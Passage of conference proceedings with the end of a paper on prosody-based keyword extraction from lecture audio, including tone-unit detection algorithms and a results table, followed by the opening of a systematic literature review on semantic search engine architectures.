


Fig. 2: Model tone units

Let us define 4 discrete-time limited basic functions:  $\phi_w^f(x)$ ,  $\phi_w^{rf}(x)$ ,  $\phi_w^{fr}(x)$ ,  $\phi_w^r(x)$  of  $w$  length,  $w \in [w_{min}, w_{max}]$ , where  $w_{min}$ ,  $w_{max}$  are the empirically chosen syntagm boundaries;  $x \in \mathbb{Z}$ ,  $0 \leq x \leq w$ . These functions correspond to Brazil tone model (see Fig. 2) as follows:

- $\phi_w^f(x)$  – "fall tone" p-tone
- $\phi_w^{rf}(x)$  – "rise-fall" p+-tone
- $\phi_w^{fr}(x)$  – "fall-rise" r-tone
- $\phi_w^r(x)$  – "rise" r+-tone

### B. Pre-Processing

- 1) Median filtering [28] is applied to remove single prominences in  $s[k]$ .
- 2)  $s[k]$  is divided into the datasets  $\{s_j[k]\}$ , bounded by natural pauses in speech (silence).
- 3) Too short datasets  $\{s_j[k]\}$  are not processed as statistically inconsistent.

### C. Processing

The following Algorithm 1 is subsequently applied to all datasets  $\{s_j[k]\}$  and all model tone units  $\phi_w(x)$ . Values of correlation coefficient  $r_\phi(k, w) \in [-1, 1]$  are used to estimate the similarity between the model tone unit  $\phi_w$  and the pitch contour of a segment, which starts at  $k$  and ends at  $k + w$ .  $r_\phi(k, w)$  is calculated only for full-size segments, i. e.  $k$  varies in the range of  $[0, K_j - w]$  that discards the edge issues. Eq.1 shows Algorithm 1 output.


$$\begin{array}{ccc}
 r_\phi(0, w_{min}) & \dots & r_\phi(k - w_{min}, w_{min}) \\
 r_\phi(0, w_{min} + 1) & \dots & r_\phi(k - (w_{min} + 1), w_{min} + 1) \\
 \vdots & \ddots & \vdots \\
 r_\phi(0, w_{max} - 1) & \dots & r_\phi(k - (w_{max} - 1), w_{max} - 1) \\
 r_\phi(0, w_{max}) & \dots & r_\phi(k - w_{max}, w_{max})
 \end{array} \quad (1)$$

### Algorithm 1 Tone Unit Detection (Search)


```

1:  $J \leftarrow \text{NUM\_OF\_DATASETS}(\{s_j[k]\})$ 
2:  $K_j \leftarrow \text{LENGTH}(s_j[k])$ 
3: for all  $0 \leq j \leq J - 1$  do
4:   for all  $w_{min} \leq w \leq w_{max}, w \in \mathbb{Z}$  do
5:     for all  $\phi_w(x) \in \{\phi_w^f, \phi_w^{rf}, \phi_w^{fr}, \phi_w^r\}$  do
6:       for all  $0 \leq k \leq K_j - w$  do
7:          $r_\phi(k, w) = \text{corrcoef}(s_j[k : k + w], \phi_w(0 : w))$ 
8:       end for
9:     end for
10:   end for
11: end for


```



(a) Horizontal overlap



(b) Vertical overlap



(c) Tone unit collision

Fig. 3: Cases for post-processing

Thus, each segment is defined by  $k$ ,  $w$ ,  $\phi_w$ , and  $r_\phi(k, w)$ .

### D. Post-Processing

Post-Processing (see Algorithm 2) is applied to all the segments and comprises 4 steps (see Fig. 3):

- 1) Thresholding
- 2) Resolving horizontal segment overlap for different  $k$  at fixed  $w$
- 3) Resolving vertical segment overlap for different  $w$
- 4) Resolving tone unit collision

The first three steps are applied to each group of segments referring to one tone unit  $\phi_w$ , while the last step is applied only to segments where several tone units were found.

Thresholding checks the statistical significance of correlation. Thresholding parameter,  $Q_{Threshold}$  sets the significance level, e. g. 0.95 or 0.98.

To locate model tone unit accurately  $k$  takes all the integer values in  $[0, K_j - 1]$ . For two neighbour values  $k_1, k_2$  the corresponding  $r_\phi(k_1, w)$ ,  $r_\phi(k_2, w)$  will be very close to each other, because they are calculated over almost identical datasets leading to a significant redundancy of the output data. We call this issue "horizontal overlap". It is resolved now by keeping the only one segment with the largest  $r_\phi(k, w)$

**Algorithm 2** Tone Unit Detection (Post-processing)

---

```

1: for all  $w_{min} \leq w \leq w_{max}$ ,  $w \in \mathbb{Z}$  do
2:   for all  $0 \leq k \leq K_j - w$  do
3:     if  $r_\phi(k, w) \geq Q_{Threshold}$  then
4:        $CREATE\_SEGMENT(tone, k, w, r_\phi)$ 
5:     end if
6:   end for
7: end for
8: for all  $SEGMENTS$  do
9:    $RESOLVE\_HOR\_OVERLAP(SEGMENT)$ 
10: end for
11: for all  $SEGMENTS$  do
12:    $RESOLVE\_VERT\_OVERLAP(SEGMENT)$ 
13: end for
14: for all  $SEGMENTS$  do
15:    $PRIORITIZE(SEGMENT)$ 
16: end for

```

---

for further processing among all the overlapping segments for given  $w$ , which are discarded.

"Vertical overlap", i. e. the overlap of segments with different  $k$  and  $w$ , is also possible. It is resolved in exactly the same manner. Again, only the segment with the largest  $r_\phi(k, w)$  is kept for further processing.

The last step processes tone unit collision, i. e. the overlapping segments which correspond to different model tone units. In this case, the priority is given to "complex" units (p+ and r).

#### IV. SEGMENT-TO-WORD MAPPER

Keyword search is performed by Segment-to-word Mapper, which operates with an ASR output text labelled with the timestamps and Tone Unit Detector output file containing the segments. The goal of Segment-to-word Mapper is to find a word that was pronounced during the given segment; this word is deemed to be a keyword. Partial coincidence between segments and word timestamps is allowed and can be set in Algorithm 3 by ratio parameter. Fig. 4 illustrates a fragment of Segment-to-word mapping results achieved for the online lecture The Great Reversal: The "Rise of Japan" and the "Fall of China" after 1895 as Historical Fables delivered by Benjamin Elman from Harvard University's Fairbank Center for Chinese Studies. Table I shows 35 keywords marked with proclaiming tones (fall and rise-fall) found by Segment-to-word Mapper in a 2-minute piece of lecture. The keywords are sorted in the same order as they are mentioned in the text; keywords given in boldface refer to Fig.4.

#### V. RESULTS AND DISCUSSION

To summarize, an algorithm to process ASR output text for keywords by their prosodic features is presented. The first prototype has custom Tone Unit Detector and Segment-to-word Mapper, it also operates with pitch detection and speech




Fig. 4: Example of Segment-to-word mapping: words "story-line" and "meiji" are deemed to be keywords

**Algorithm 3** Segment-to-word Mapping

---

```

1: for all  $SEGMENTS$  do
2:   for all  $ASR\_WORDS$  do
3:      $MAP(SEGMENT, ASR\_WORD)$ 
4:   end for
5: end for

```

---

recognition performed by third-party tools. As the result, a list of possible keywords is generated.

For our experiments we used a number of audio samples including academic lectures, presentation talks and news recordings. A particularly interesting case is the online lecture of B. Elman mentioned in Section IV and used for segment-to-word mapping evaluation. This use case refers to (not very common but still possible) situations when audio tracks are available with no explicit metadata describing the substance and the internal content of the recorded material. This, apart from obvious applications of the proposed algorithm and related tools, we can also consider solving a problem of mapping the processed recordings to a variety of external resources such as online encyclopedias, historical books, geographical maps, etc. In such a case the process of audio playback (together with prosody-based keyword extraction performed in background) can be enhanced by delivering additional visual and text information retrieved with using the extracted keywords.

#### ACKNOWLEDGMENT

This work is partially supported by the grant 17K00509 of Japan Society for the Promotion of Science (JSPS).

Authors would like to thank Karina Vylegzhanina, for if it was not for her we would not have taken up this research. Our discussions and work together have greatly influenced this paper.

#### REFERENCES

- [1] M. Scott and C. Tribble, *Textual patterns: Key words and corpus analysis in language education*. John Benjamins Publishing, 2006, vol. 22.
- [2] B. Lott, "Survey of keyword extraction techniques," *UNM Education*, 2012.
- [3] S. K. Bharti and K. S. Babu, "Automatic keyword extraction for text summarization: A survey," *arXiv preprint arXiv:1704.03242*, 2017. [Online]. Available: <http://adsabs.harvard.edu/abs/2017arXiv170403242B>



TABLE I: Segment-to-word Mapper output

Keyword	Tone	Segment (Tone Unit Detector)		Word (Speech Recognizer)	
		Start	End	Start	End
Involved	fall	575	703	410	830
Stories	fall	9557	9685	9390	9870
Tomorrow	fall	13567	13696	13470	14020
Remember	rise-fall	18773	18901	18520	18940
Beginnings	fall	24042	24170	23840	24300
Share	fall	27541	27669	27390	27710
World	rise-fall	29375	29503	29350	29530
Looks	fall	29568	29695	29540	29830
Fine	fall	32512	32639	32140	32860
Make	fall	33066	33194	33100	33250
Progress	fall-rise	33578	33706	33450	33900
Ultimately	fall-rise	40768	40895	40470	41050
Live	fall	41279	41408	41060	41500
China	fall	43263	43391	43110	43400
Rise	fall	45354	45482	45320	45620
Really	rise-fall	46122	46250	46060	46440
Narrative	fall	47402	47530	47320	47780
Make	fall	49984	50111	49990	50120
Endings	fall	53375	53504	53230	53610
Beginnings	fall	54037	54165	53870	54270
Japan	fall	64490	64618	64140	64710
Follows	fall	66624	66751	66540	66920
Educated	fall	67434	67562	67120	67770
Storyline	fall	73621	73749	73450	73750
Meiji	rise-fall	74496	74624	74460	74920
Ninety	fall	76565	76693	76540	76720
Five	fall	77311	77440	77150	77580
Power	fall	78826	78954	78740	79080
Empire	fall	82986	83114	82750	83300
Thousand	fall	97856	97984	97670	98040
Images	rise-fall	99690	99818	99670	100060
Leaving	rise-fall	102143	102272	102090	102400
Chinese	fall	103935	104064	103770	104120
Harvard	rise-fall	104810	104938	104740	105100
Interpreted	rise-fall	110570	110698	110220	110760
You	fall	117205	117333	117170	117400

- [4] S. Rose, D. Engel, N. Cramer, and W. Cowley, "Automatic keyword extraction from individual documents," *Text Mining*, pp. 1–20, 2010. doi: 10.1002/9780470689646.ch1. [Online]. Available: <http://dx.doi.org/10.1002/9780470689646.ch1>
- [5] Z. Xue, D. Zhang, J. Guo, and J. Hao, "Apparatus and method for extracting keywords from a single document," Mar. 30 2017, uS Patent 20,170,091,318.
- [6] T. Ö. SUZEK, "Using latent semantic analysis for automated keyword extraction from large document corpora."
- [7] S. K. B. Reddy Naidu, K. S. Babu, and R. K. Mohapatra, "Text summarization with automatic keyword extraction in telugu e-newspapers." doi: 10.1145/2980258.2980442. [Online]. Available: <https://doi.org/10.1145/2980258.2980442>
- [8] T. Weerasooriya, N. Perera, and S. Liyanage, "A method to extract essential keywords from a tweet using nlp tools," in *Advances in ICT for Emerging Regions (ICTer)*, 2016 Sixteenth International Conference on. IEEE, 2016. doi: 10.1109/ICTER.2016.7829895 pp. 29–34. [Online]. Available: <https://doi.org/10.1109/ICTER.2016.7829895>
- [9] W. I. Grosky and T. L. Ruas, "The continuing reinvention of content-based retrieval: Multimedia is not dead," *IEEE MultiMedia*, vol. 24, no. 1, pp. 6–11, 2017. doi: 10.1109/MMUL.2017.7. [Online]. Available: <https://doi.org/10.1109/MMUL.2017.7>
- [10] E. Pyshkin and V. Klyuev, "On document evaluation for better context-aware summary generation," in *Aware Computing (ISAC)*, 2010 2nd International Symposium on. IEEE, 2010. doi: 10.1109/ISAC.2010.5670465 pp. 116–121. [Online]. Available: <https://doi.org/10.1109/ISAC.2010.5670465>
- [11] S. Beliga, "Keyword extraction techniques," 2016.
- [12] P. Meladianos, A. J.-P. Tixier, G. Nikolentzos, and M. Vazirgiannis, "Real-time keyword extraction from conversations," *EACL 2017*, p. 462, 2017.
- [13] K. Elakiya and A. Sahayadhas, "Keyword extraction from multiple words for report recommendations in media wiki," in *IOP Conference Series: Materials Science and Engineering*, vol. 183, no. 1. IOP Publishing, 2017. doi: 10.1088/1757-899X/183/1/012029 p. 012029. [Online]. Available: <http://dx.doi.org/10.1088/1757-899X/183/1/012029>
- [14] G. Alharbi, "Metadiscourse tagging in academic lectures," Ph.D. dissertation, University of Sheffield, 2016.
- [15] D. Brazil *et al.*, *Discourse intonation and language teaching*. ERIC, 1980.
- [16] D. Brazil, "Phonology: Intonation in discourse," *Handbook of discourse analysis*, vol. 2, pp. 57–75, 1985.
- [17] M. Coulthard and D. Brazil, *The place of intonation in the description of interaction*. Linguistic Agency University of Trier, 1981.
- [18] J. Six, O. Cornelis, and M. Leman, "Tarsosdsp, a real-time audio processing framework in java," in *Audio Engineering Society Conference: 53rd International Conference: Semantic Audio*. Audio Engineering Society, 2014. [Online]. Available: <http://www.aes.org/e-lib/browse.cfm?elib=17089>
- [19] D. M. Chun, "Signal analysis software for teaching discourse intonation," *Language Learning & Technology*, vol. 2, no. 1, pp. 61–77, 1998.
- [20] A. Klapuri, "A method for visualizing the pitch content of polyphonic music signals," in *ISMIR*. Citeseer, 2009, pp. 615–620.
- [21] Á. Abuczki, "Annotation procedures, feature extraction and query options," of *Electronic Information and Document Processing*, p. 81. doi: 10.1109/IEMBS.2008.4649799. [Online]. Available: <https://doi.org/10.1109/IEMBS.2008.4649799>
- [22] P. Roach, "Techniques for the phonetic description of emotional speech," in *ISCA Tutorial and Research Workshop (ITRW) on Speech and Emotion*, 2000. doi: 10.1016/S0167-6393(02)00070-5. [Online]. Available: [http://dx.doi.org/10.1016/S0167-6393\(02\)00070-5](http://dx.doi.org/10.1016/S0167-6393(02)00070-5)
- [23] A. Meftah, Y. Alotaibi, and S.-A. Selouani, "Emotional speech recognition: A multilingual perspective," in *Bio-engineering for Smart Technologies (BioSMART)*, 2016 International Conference on. IEEE, 2016. doi: 10.1109/BIOSMART.2016.7835600 pp. 1–4. [Online]. Available: <https://doi.org/10.1109/BIOSMART.2016.7835600>
- [24] M. Warren, "A corpus-driven analysis of the use of intonation to assert dominance and control," *Language and Computers*, vol. 52, no. 1, pp. 21–33, 2004. doi: 10.1163/9789004333772\_003. [Online]. Available: [https://doi.org/10.1163/9789004333772\\_003](https://doi.org/10.1163/9789004333772_003)
- [25] J. K. Bock and J. R. Mazzella, "Intonational marking of given and new information: Some consequences for comprehension," *Memory & Cognition*, vol. 11, no. 1, pp. 64–76, 1983. doi: 10.3758/BF03197663. [Online]. Available: <https://doi.org/10.3758/BF03197663>
- [26] A. De Cheveigné and H. Kawahara, "Yin, a fundamental frequency estimator for speech and music," *The Journal of the Acoustical Society of America*, vol. 111, no. 4, pp. 1917–1930, 2002. doi: 10.1121/1.1458024. [Online]. Available: <https://doi.org/10.1121/1.1458024>
- [27] K.-F. Lee, H.-W. Hon, and R. Reddy, "An overview of the sphinx speech recognition system," *IEEE Transactions on Acoustics, Speech, and Signal Processing*, vol. 38, no. 1, pp. 35–45, 1990. doi: 10.1109/29.45616. [Online]. Available: <https://doi.org/10.1109/29.45616>
- [28] T. Huang, G. Yang, and G. Tang, "A fast two-dimensional median filtering algorithm," *IEEE Transactions on Acoustics, Speech, and Signal Processing*, vol. 27, no. 1, pp. 13–18, 1979. doi: 10.1109/TASSP.1979.1163188. [Online]. Available: <https://doi.org/10.1109/TASSP.1979.1163188>



# Research on Proposals and Trends in the Architectures of Semantic Search Engines: A Systematic Literature Review

Jorge Morales

Escuela de Posgrado, Maestría en Informática,  
Grupo de Investigación en Reconocimiento  
de Patrones e Inteligencia Artificial Aplicada,  
Pontificia Universidad Católica del Perú  
Lima, Peru  
Email: jorge.moralesv@pucp.pe

Andrés Melgar

Departamento de Ingeniería,  
Sección de Ingeniería Informática,  
Grupo de Investigación en Reconocimiento de  
Patrones e Inteligencia Artificial Aplicada,  
Pontificia Universidad Católica del Perú  
Lima, Peru  
Email: amelgar@pucp.edu.pe

**Abstract**—Semantic web technologies have gained some spotlight in recent years, mostly explained by the spread of mobile devices and broadband Internet access. As once envisioned by Tim Berners-Lee, semantic web technologies have fostered the development of standards that enable, in turn, the emergence of semantic search engines that give users the information they are looking for. This paper presents the results of a systematic literature review that focuses on understanding the proposals on the semantic search engines from an architectural point of view. From the results it is possible to say that most of the studies propose an integral solution for their users where their requirements, the context and the modules that comprise the search engine have a great role to play. Ontologies and knowledge also play an important role in these architectures as they evolve, enabling a great myriad of solutions that respond in a better way to the users' expectations.

**Index Terms**—Semantic web, semantic search engines, ontologies, knowledge, knowledge representation, software architecture, systematic literature review.

## I. INTRODUCTION

SEMANTIC search is one of the hottest fields in recent years that have gained attraction. This is explained because search is one of the most used features in the Internet<sup>1</sup> and it is evolving in ways that can give users more meaningful data than before. We have witnessed the arrival of digital assistants on smartphones, tablets and computers, the presence of suggestions in social media, when buying online or when interacting with other people. These are proofs that what we search for, what our intentions are and how we like this information to be presented are becoming more important every day.

This panorama was envisioned by Tim Berners-Lee in 2001 [1], when the web was different and was starting to evolve from static contents to dynamic ones. Since then the Word

Wide Web Consortium (W3C) has developed a myriad of standards in order to make that vision a reality. Several researches have been and are being carried out which demonstrate that semantics can be applied to search so that computer systems can understand the intentions, meanings and purpose of what the users want, and deliver the results they expect.

Nowadays we can see how search engines have improved their algorithms to make search results closer and useful to what users want to find. Google's Hummingbird algorithm, for instance, was developed to deal with the new needs of search, understanding the words typed by the user and returning meaningful results<sup>2</sup>. This kind of optimizations are also implemented in other search engines and products (e.g. Microsoft's Bing and Cortana digital assistant), and even traditional relational databases like SQL Server have some sort of semantic search capabilities built-in<sup>3</sup>.

In the light of this current situation, it is important to understand how these applications are built, how they connect each other, and how they work to deliver what users are looking for. That is the main motivation for this research: to know and understand the architectures of these semantic search engines, how they look like and how they are changing our present.

This paper is organized as follows. Section II presents the literature review methodology. Section III presents the identification of the need for this study. Section IV presents the review protocol that this study followed. Section V presents the results obtained after the execution of the review protocol. Section VI discusses the findings of this study in order to give answer to the research questions. Finally, in section VII the conclusions and future work are discussed.

<sup>2</sup>Danny Sullivan, "FAQ: All About The New Google "Hummingbird" Algorithm", available at: <http://searchengineland.com/google-hummingbird-172816>. [Online; accessed 10-December-2016]

<sup>3</sup>Microsoft Developer Network, "Semantic Search (SQL Server)", available at: <https://msdn.microsoft.com/en-us/library/gg492075.aspx>. [Online; accessed 10-December-2016]

<sup>1</sup>Pew Research Center, "Search and email still top the list of most popular online activities", available at: <http://www.pewinternet.org/2011/08/09/search-and-email-still-top-the-list-of-most-popular-online-activities/>. [Online; accessed 18-July-2016]

## II. METHODOLOGY

A systematic literature review is conducted as the methodology for this research to obtain the evidence needed to understand how the architectures of semantic search engines are formulated and how they work, which is the main objective of this research. As mentioned by Kitchenham in [2], "a systematic literature review (often referred to as a systematic review) is a means of identifying, evaluating and interpreting all available research relevant to a particular research question, or topic area, or phenomenon of interest".

A systematic literature review has three main stages: planning the review, conducting the review and reporting the review [2]. There are several activities inside of those phases that involve iteration, especially those regarding the developing of the review protocol in the planning phase, or when conducting the review [2].

### III. IDENTIFICATION OF THE NEED FOR A REVIEW

As stated in the introduction of this research, the main purpose is to identify how the architectures of semantic search engines have been and are being proposed and, as a result, a background will be constructed to summarize existing knowledge in this field and future research activities can be suggested [2].

There were no previous researches in the architecture of semantic search engines, as it is presented in subsection IV-B1. Therefore, the need to carry out this research was justified.

### IV. REVIEW PROTOCOL

One of the most important steps in any systematic literature review is the development of the review protocol. This protocol specifies the context of the review, the research questions, the criteria to use in the study selection, the quality assessment of the studies, the data extraction strategy, as well as the strategy to use when reporting the results.

#### A. Research questions

The research questions are subject to change while the review protocol is being developed [2]. As a result, the following questions went through several changes during the development of this systematic review. These research questions cover the main point of interest: to understand how a semantic search engine works and what the main building blocks are that allow them to work. With this in mind, the research questions are as follows:

- RQ1: What modules of the architecture of a semantic search engine are the most used across implementations?
- RQ2: What are the evaluation methods for validating and/or verifying the architecture of a semantic search engine?
- RQ3: What are requirements that an architecture of a semantic search engine needs to comply with?
- RQ4: What role do ontologies play in the architecture of a semantic search engine?
- RQ5: What role does knowledge play in the architecture of a semantic search engine?

TABLE I  
KEYWORDS IDENTIFIED FROM RESEARCH QUESTIONS

<b>RQ1</b>	module, architecture, semantic search engine, implementation
<b>RQ2</b>	evaluation, method, validation, verification, architecture, semantic search engine
<b>RQ3</b>	requirement, architecture, semantic search engine
<b>RQ4</b>	role, ontology, architecture, semantic search engine
<b>RQ5</b>	role, knowledge, architecture, semantic search engine

#### B. Search strategy

First a preliminary search was carried out, its purpose and results are presented here. Then the search terms are listed, as well as the query strings to be used. The search resources and the search process are explained afterwards. Finally, the search process documentation is mentioned.

1) *Preliminary search*: The preliminary search was carried out in Scopus to identify what the current studies looked like, what subjects they were talking about, and if there was any new point of interest that can be added to the research. The search string was as follows: *TITLE-ABS-KEY (architecture) AND TITLE-ABS-KEY("semantic search")*. This search was carried out on June 8th 2016, and 219 articles were found.

The first 100 articles, ordered by publication year, were picked. From these 100 articles, 55 of them were found to be related to the main subject of this study, whereas 36 were somewhat related. The other 9 articles were not related to the main subject at all. In order to classify the articles as related, somewhat related or not related, titles, abstracts and keywords were analyzed and compared to the main subject and the research questions presented in subsection IV-A.

From those 55 articles found to be related to the main subject of this study, the following concepts were found to be mentioned constantly in their abstracts and were added to the research questions:

- Ontologies, either as part of the architecture of a semantic search engine or as the core of the proposed engine. 23 articles were found to be related to ontologies.
- Knowledge, either as part of the architecture as a knowledge base or as a knowledge technique to be used in the proposed semantic search engine. 25 articles were found to be related to this concept.

2) *Deriving search terms*: As a first step, the search terms are derived from the research questions. In table I the main keywords are listed per each question.

In table II the synonyms for the keywords found in table I are presented. These synonyms were taken from the Thesaurus of the Oxford Dictionaries <sup>4</sup>. There were also words that were added because they were related to the first keywords - these words were identified in the exploratory search that was explained in subsection IV-B1.

<sup>4</sup>Thesaurus of the Oxford Dictionaries: <http://www.oxforddictionaries.com/thesaurus/>. [Online; accessed 6-July-2016]

TABLE II  
SYNONYMS AND RELATED WORDS IDENTIFIED FOR KEYWORDS IN TABLE I

<b>module</b>	layer, component
<b>evaluation</b>	assessment, appraisal
<b>method</b>	procedure, technique, approach
<b>architecture</b>	system architecture
<b>semantic search engine</b>	semantic search system, semantic search platform, semantic search tool
<b>implementation</b>	implantation, application, approach
<b>requirement</b>	need, requisite

TABLE III  
EXPRESSIONS TO USE FOR QUERIES

<b>RQ1</b>	(module OR layer OR component) AND (architecture OR system architecture) AND (semantic search AND (engine OR system OR platform OR tool)) AND (implementation OR application OR approach)
<b>RQ2</b>	(evaluation OR assessment OR appraisal) AND (method OR procedure OR technique OR approach) AND (validation OR verification) AND (architecture OR system architecture) AND (semantic search AND (engine OR system OR platform OR tool))
<b>RQ3</b>	(requirement OR need OR requisite) AND (architecture OR system architecture) AND (semantic search AND (engine OR system OR platform OR tool))
<b>RQ4</b>	role AND ontology AND (architecture OR system architecture) AND (semantic search AND (engine OR system OR platform OR tool))
<b>RQ5</b>	role AND knowledge AND (architecture OR system architecture) AND (semantic search AND (engine OR system OR platform OR tool))

The expressions to use for querying the studies per each question are as stated in table III. These expressions were then customized according to the syntax of each search resource.

3) *Search resources*: The sources that are used for this research are the following: ACM Digital Library, IEEE Xplore, Scopus and ScienceDirect, as they have a broad set of articles in the computer science field.

4) *Search process*: Firstly, an initial, preliminary search was carried out in order to identify potential new terms that can enrich the keywords derived from the research questions. This also allows the identification of any new research question that can be of interest. This was presented and discussed in subsection IV-B1.

After that, a primary search phase is proposed to filter the articles found in the search resources. For this phase, duplicate articles are identified, and the inclusion and exclusion criteria are applied to the studies. These criteria will be applied to the title, abstract and keywords of each study. The criteria to be used for this phase are presented in subsection IV-C1. In case of ambiguity, the full text of the article is retrieved.

Lastly, a secondary search phase is proposed in order to identify the final articles that can answer the research questions. The full text of each article will be retrieved, the quality assessment criteria will be checked again, applying the inclusion/exclusion criteria as well as the quality assessment

checklist presented in subsection IV-C2, paying special attention to the introduction, the architecture modules if applied, and the conclusions of each study. After this phase, the final articles will have been identified, ready to answer the research questions.

### C. Study quality assessment criteria

The intention behind assessing study quality is to identify the primary studies that provide direct evidence about the research questions [2]. This quality assessment will be carried out to determine the relevance and identify reliable evidence of the selected studies to answer those questions.

In that way, the inclusion and exclusion criteria are presented in this section, as well as the quality assessment checklist to be used when selecting the studies in the search process. If the quality of a study does not satisfy the quality assessment criteria, it will be removed from the analysis given its weak evidence.

1) *Inclusion/exclusion criteria for study selection*: The inclusion and exclusion criteria, which can be refined during the search process, are defined in the systematic review protocol to minimize the bias effect that is likely to appear while conducting the review. For a study to be included in the systematic review, it will have to satisfy the first condition, and either the second, third or fourth conditions. In the case of studies for research questions 4 and 5, either the fifth or sixth condition must be fulfilled:

- 1) The study must be written in English.
- 2) The study proposes an architecture for a semantic search engine as a solution for a problem.
- 3) The study discusses about an architecture for a semantic search engine either in a conceptual or implemented way.
- 4) The study explains in greater or lesser detail the layers or modules the architecture includes.
- 5) In the case of a study that needs to answer RQ4, the study must provide an explanation of the role of the ontology within the architecture.
- 6) In the case of a study that needs to answer RQ5, the study must provide an explanation of the role of knowledge within the architecture.

The following exclusion criteria is meant to identify those studies that will not be included in the systematic review:

- 1) Those that do not focus on proposing an architecture of a semantic search engine, or where the semantic search engine is not the main subject in the study.
- 2) Those that do not include an explanation of the layers or modules that the architecture of a semantic search engine should have.
- 3) Those that are either books, conference proceedings, or secondary or tertiary studies.

2) *Quality assessment checklist*: Checklists are a way to assess the quality of the studies and therefore their importance as evidence to answer the research questions. They are also useful in order to decrease the effect of bias when reviewing

the studies [3]. Note that this assessment is in terms of relevance of evidence to answer the research questions and not to criticize the work of any researcher [3].

The questions for the following checklist are based on the ones presented in Zarour et al. [4] for their systematic review. Those were rephrased according to the needs of this research.

- QA1: Is the main subject of the study well defined?
- QA2: Is the presented architecture in the study clearly explained?
- QA3: Is the context where the study was carried out well described?
- QA4: Are the presented conclusions clearly stated?

QA1 is stated like this to identify whether the aims of the study are clearly defined. In QA2, the architecture of the semantic search engine explained by the study is analyzed to determine whether its purpose and components are presented clearly. QA3 is concerned with the background where the semantic search engine is working, so the architecture makes sense to the problem or situation that tries to solve or improve. Finally, QA4 considers the previous answers so the conclusions of the study are presented clearly and in line with the architecture and its context. Future work is also taken into account.

Each of the questions given in the checklist will be answered according to the following scale: Yes (1), No (0), Partially (0.5). In order to select a study, it needs to have a score greater than or equal to 3. This checklist will be applied to the results obtained after the primary search is carried out.

It is worth mentioning that the third question proposed by Zarour et al. about the threats to validity was not included because, from the preliminary search carried out before, there was no evidence of experimental or quantitative studies.

#### D. Data extraction strategy

After the primary studies have been selected and their quality assessed, the data will be extracted. The data extraction forms and the strategy to be adopted for recording the data are given in the sections below.

1) *Data extraction form*: Data extraction forms are meant to contain all the information that is necessary for answering the review questions and addressing the study quality criteria. The data extraction form for this systematic review is presented in table IV.

2) *Data extraction procedures*: In order to have a centralized storage for the execution of the review protocol and the extracted articles, a specialized software for systematic reviews was used. The name of this tool is StArt (State of the Art through Systematic Review), developed and maintained by the Laboratory of Research on Software Engineering (LaPES) that belongs to the Computing Department of the Federal University of São Carlos (DC/UFSCar) in Brazil<sup>5</sup>. It allows the management of the steps needed for carrying out a systematic review, giving a great support when executing the review protocol and searching for the articles.

<sup>5</sup>StArt (State of the Art through Systematic Review), available at: [http://lapes.dc.ufscar.br/tools/start\\_tool/](http://lapes.dc.ufscar.br/tools/start_tool/)

TABLE IV  
DATA EXTRACTION FORM

Field	Description	RQ
Id	Sequential number	General
Extraction date		General
Authors		General
Title		General
Study type	Journal article or a conference article	General
Search resource name	Name of the search resource where the study was found	General
Publication year		General
Institution	Researchers' institution or institutions	General
Country		General
Problem to be solved	Brief description of the main problem the architecture tries to solve	General
Architecture type	Whether is conceptual or concrete	General
Application field	Field where the architecture has been applied, or if it is a general purpose architecture	General
Architecture's modules	List of modules that the architecture is comprised	RQ1
Architecture's patterns applied	List of any pattern that the architecture applies	RQ1
Verification method	List of any methods used to verify the architecture	RQ2
Validation method	List of any methods used to validate the architecture	RQ2
Requirements	List of requirements the architecture fulfills	RQ3
Ontologies used	List of ontologies the architecture is using	RQ4
Ontology role	Brief description of the role the ontologies play within the architecture	RQ4
Knowledge role	Brief description of the role that knowledge plays within the architecture	RQ5

StArt allows the management of the articles found when retrieving them from the search resources. The review protocol is entered in this tool, including the inclusion and exclusion criteria, quality assessment checklist and the data extraction form fields provided in subsection IV-D1. With this information, and after the primary phase of the research is accomplished, the selected studies will be identified in the tool so that the secondary search phase can be carried out.

For the secondary search phase, the selected studies from the primary search phase are exported from StArt to an Excel file for further revision. As stated in subsection IV-B4, in this phase the inclusion/exclusion criteria and the quality assessment are applied, completing the respective columns in the Excel file. The resulting studies then will be used for answering the research questions. This way the data collected

TABLE V  
NUMBER OF STUDIES FOUND PER RESEARCH QUESTION AND DIGITAL SOURCE

Research question	ACM	IEEE	Scopus	Science Direct	Total
RQ1	3	5	24	4	36
RQ2	2	0	0	0	2
RQ3	11	22	48	3	84
RQ4	2	5	8	0	15
RQ5	0	2	8	0	10
Total	18	34	88	7	147

from the studies is consolidated in one place, gathering both the extraction form questions and the quality assessment checklist questions.

## V. EXECUTION

As mentioned in subsection IV-B4 about the search process, the first search phase comprises the identification of duplicates, as well as determine whether the articles found using the search queries presented in subsection IV-B2 can fulfill the inclusion and exclusion criteria. In this section, the documentation of the search process is presented, as well as any incidence or change that came up when executing the review protocol.

### A. Searches in the search resources

